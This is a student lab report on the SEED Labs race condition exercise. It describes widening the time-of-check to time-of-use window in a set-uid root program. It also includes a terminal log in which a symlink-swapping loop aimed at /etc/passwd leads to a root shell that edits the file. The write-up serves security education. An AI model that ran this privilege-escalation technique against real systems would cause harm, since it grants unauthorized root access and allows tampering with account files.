

Fady Youssef
04/12/2025


Race Condition Lab Report

Question 1:

I inserted the line `sleep(10)` right after the program passes the `access(fn, W_OK)` permission check and just before it calls `fopen`. That pause freezes the victim for ten seconds, long enough for the attacker terminal to repoint `/tmp/XYZ` from a harmless file to `/etc/passwd`.

Question 2:

I made `vulp` run as root by running two commands: `sudo chown root:root vulp` to change the owner to root, and `sudo chmod 4755 vulp` to give it the set-uid bit. That way, whenever a regular user starts `vulp`, the program executes with root rights.



```
SEED-UBUNTU0204 (Running) - Oracle VM VirtualBox
Attacker_Youssef
Victim_Youssef
Attacker_Youssef

[04/27/25]seed@VM:~/../RaceCondition$ ln -sf /dev/null /tmp/XYZ
[04/27/25]seed@VM:~/../RaceCondition$ ln -sf /dev/null /tmp/XYZ
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[04/27/25]seed@VM:~/../RaceCondition$ ln -sf /dev/null /tmp/XYZ
[04/27/25]seed@VM:~/../RaceCondition$ ln -sf /dev/null /tmp/XYZ
[04/27/25]seed@VM:~/../RaceCondition$ su test
su: user test does not exist
[04/27/25]seed@VM:~/../RaceCondition$ while true; do ln -sf /etc/passwd /tmp/XYZ; done
^[[A^[[B
^C
[04/27/25]seed@VM:~/../RaceCondition$ while true; do ln -sf /etc/passwd /tmp/XYZ; done
su test
^C
[04/27/25]seed@VM:~/../RaceCondition$ su test
Password:
root@VM:/home/seed/Labs/RaceCondition# vi /etc/passwd
root@VM:/home/seed/Labs/RaceCondition# exit
exit
[04/27/25]seed@VM:~/../RaceCondition$
```

